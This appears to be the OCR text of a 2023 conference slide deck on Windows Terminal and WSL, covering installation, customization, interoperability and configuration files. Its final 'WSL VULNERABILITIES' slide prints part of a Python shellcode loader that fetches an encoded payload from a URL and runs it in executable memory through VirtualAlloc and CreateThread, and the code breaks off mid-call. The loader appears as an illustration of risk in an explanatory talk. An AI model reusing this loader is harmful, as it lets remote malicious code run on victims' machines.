GOING OLD SCHOOL WITH THE CLI – WINDOWS TERMINAL & WSL

Mike Nelson

Code Mash - January 2023

PURE CODE( )

MIKE

- 35+ years in tech
- Technical Evangelist @ Pure Storage
- Experience from Helpdesk to Architect
- Scripter, not a coder
- Passion for community, teaching, learning
- Beer, BBQ, & Gadgets

mikenelsonio


nelmedia

mikenelson-io


Microsoft® MVP Most Valuable Professional

Citrix Technology Advocate CTA

vmware vEXPERT



Windows Terminal



Windows Subsystem for Linux

MIKENELSON-IO

/MYPRESENTATIONS/2023-JAN_CODE MASH

WINDOWS TERMINAL

- 3 flavors – Stable, Preview, Dev
- Requires W10 2004 or later, Server 2022
- A UWP app – aka an AppX app
- Open source

CONHOST.EXE & TERMINAL

- The "OG"
- Hosts backend code & API server
- Backwards compatibility

- New & modern
- Customizable, scalable
- Memory efficient
- The new default – W11 insider preview 22621.436+

INSTALLATION ON CLIENT

- Microsoft Store
- PowerShell (5.x)
- winget
- Chocolatey
- scoop

```
PS>Add-AppxPackage Microsoft.WindowsTerminal_<versionNumber>.msixbundle
```

```
C:\>winget install --id=Microsoft.WindowsTerminal -e
```

```
C:\>choco install microsoft-windows-terminal
```

```
C:\>scoop bucket add extras
C:\>scoop install windows-terminal
```

INSTALLATION ON SERVER 2022

Manual installation – no auto updates

```
PS>Invoke-WebRequest -Uri
https://github.com/microsoft/terminal/releases/download/v1.7.1091.0/M
icrosoft.WindowsTerminal_1.7.1091.0_8wekyb3d8bbwe.msixbundle -outfile
Microsoft.WindowsTerminal_1.7.1091.0_8wekyb3d8bbwe.msixbundle

PS>Add-AppxPackage -Path
.\Microsoft.WindowsTerminal_1.7.1091.0_8wekyb3d8bbwe.msixbundle
```

*Check for correct version number on GitHub site

FEATURES

- Tabs – multiple, colored, named, icon/emoji
- Multiple terminal flavors
- Unlimited fonts
- Color schemes, acrylic translucency
- Background – custom image, opacity
- Profiles – Dynamic, Custom command lines, *Run-As Admin, Hide, plus a lot more
- Custom hotkeys
- Pane splits, RO mode
- Custom command palette
- Settings file – json, portable
- Advanced settings


AUTO-GENERATED DYNAMIC PROFILES


- WSL
- PowerShell
- Azure Cloudshell
- Visual Studio Command Prompt
- Visual Studio PowerShell Prompt

CUSTOMIZATION

In-App settings

`settings.json` file







Tip:

Press the Alt key when selecting Settings in the UI to get a default settings file

DEMO TERMINAL



WINDOWS SUBSYSTEM FOR LINUX - WSL



- 2 variants – stable & preview
- 2 versions – v1 & v2
- Use v1 for Linux to Windows file intensive operations/applications
- V2 required for advanced compatibility, optimizations, & features
- Runs on Windows Client (W10 v2004+, W11) & Server (KB 5014678)
- Open source


F·R·I·E·N·D·S

"Linux is a cancer that attaches itself in an intellectual property sense to everything it touches. That's the way that the license works."
– *Steve Ballmer (2001)*

"Free Software licenses are the devil's work."
– *Microsoft PR Statement (2001)*

We make peace with our enemies, not our friends.
- *Lord Tyrion Lannister*


WHY WSL?




WHAT WSL IS NOT

VERSIONS

WSL v1



WSL v2



COMPONENTS

WSL

- Virtual Machine Platform (HVC)
- `wsl.exe`
- Kernel
- Shell
- File system
- Graphics
- Sound
- Network

+ Distributions (Distros)

- Ubuntu
- Debian
- Kali
- Oracle
- Suse
- OpenSuse
- Fedora Flux
- Alpine
- Alma
- Pengwin
- Raft
- Rocky 8
- AOSC
- “Un-Official”
- Custom

INSTALLATION

WSL

- `wsl --install` (W10 v2004, W11, Server 2022)
  - will set v2 as default & install default Ubuntu distro
- Control Panel
- Dism
  - `dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart`
- PowerShell
  - `Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux`
- Download as bundle (ex. Server 2019, dark sites)
  - Github

Distributions (Distros)

- `wsl --install --d <distroname>`
  - W10 v2004, W11, Server 2022
- Download as bundle & install as AppX Package or zip file
  - Required for Server 2019 & older, optional for Server 2022
- Unofficial distros may have other means

WSL.EXE

- Command line interpreter for WSL
  - Install, update, & check status of wsl
  - Install distro & set default distro
  - List installed & available distros
  - Export & import wsl images
  - Register & unregister distro
  - Mount a disk or device
  - Execute commands within a shell
  - Change shells
  - Set wsl version per distro & default
  - Run-as & change user

```
C:\Windows\System32> wsl --help
Copyright (c) Microsoft Corporation. All rights reserved.
For privacy information about this product please visit https://aka.ms/

Usage: wsl.exe [Argument] [Options...] [CommandLine]

Arguments for running Linux binaries:

    If no command line is provided, wsl.exe launches the default shell.

    --exec, -e <CommandLine>
        Execute the specified command without using the default Linux s

    --shell-type <Type>
        Execute the specified command with the provided shell type.

        Types:
            standard
                Execute the specified command using the default Linux s

            login
                Execute the specified command using the default Linux s

            none
                Execute the specified command without using the default

    --
        Pass the remaining command line as-is.

Options:
    --cd <Directory>
        Sets the specified directory as the current working directory.
        If ~ is used the Linux user's home path will be used. If the pa
        with a / character, it will be interpreted as an absolute Linux
        Otherwise, the value must be an absolute Windows path.

    --distribution, -d <Distro>
        Run the specified distribution.

    --user, -u <UserName>
        Run as the specified user.

    --system
        Launches a shell for the system distribution.
```

INTEROPERABILITY

Files & Drives

- Bi-directional files & folders
- Bi-directional working file copies are not recommended
- Case sensitivity (use `fsutil.exe` in Windows to set)
- Symlinks support for Windows
- Invalid Windows filenames – UNC paths not supported
- Best effort permissions from Linux to Windows
- Linux - Drive mounts are in `/mnt`
- Linux - USB drive mounts supported
- wslpath utility to view/change pathing

Apps & Processes

- Run Windows tools from Linux
  - `~$ notepad.exe`
- *Run Linux tools on Windows (wsl.exe)
  - `C:\>wsl.exe ls-la`
- Combine OS commands
  - `C:\>dir | wsl grep hello`
  - `~$ ipconfig.exe | grep IPv4 | cut -d: -f2`
- Environment variables shared with `WSLENV`
- Some apps know WSL (ex. Docker Desktop)

To *disable interoperability: ~$ `echo 0 > /proc/sys/fs/binfmt_misc/WSLInterop`

*Does not persist across sessions

ADVANCED CONFIGURATION

/etc/wsl.conf

- Distro wsl v1 & v2 config
- 4 sections – [automount], [user], [interop], [network], [boot]

%UserProfile%/.wslconfig

- Global wsl v2 config
- 1 section – [wsl2]

Now with ‘systemd’ support!

**Ubuntu tested*

Opens up a new world of apps via ‘snapd’
https://snapcraft.io

ADVANCED CONFIGURATION

/etc/wsl.conf

```
[automount]
enabled = true
root = /
options = "metadata,uid=1003,gid=1003,umask=077,fmask=11,case=off"

[network]
hostname = DemoHost
generateHosts = false
generateResolvConf = false

[interop]
enabled = false
appendWindowsPath = false

[user]
default = DemoUser

[boot]
command = service docker start
```

%UserProfile%/.wslconfig

```
[wsl2]

# Limits VM memory to use no more than 4 GB, this can be set as whole numbers using GB or MB
memory=4GB

# Sets the VM to use two virtual processors
processors=2

# Sets amount of swap storage space to 8GB, default is 25% of available RAM
swap=8GB
```


WSL VULNERABILITIES

Shells are always vulnerable exploit, penetration, and exfiltration points in any OS.

```
import ctypes,urllib.request,codecs,base64
shellcode = urllib.request.urlopen('http://127.0.0.1:8888/get_code?uuid=716c1eb
2-7d81-11ec-b072-52540054f5b1').read()
number = 4

for i in range(int(number)):
    shellcode = base64.b64decode(shellcode)

shellcode = codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(she
llcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
```

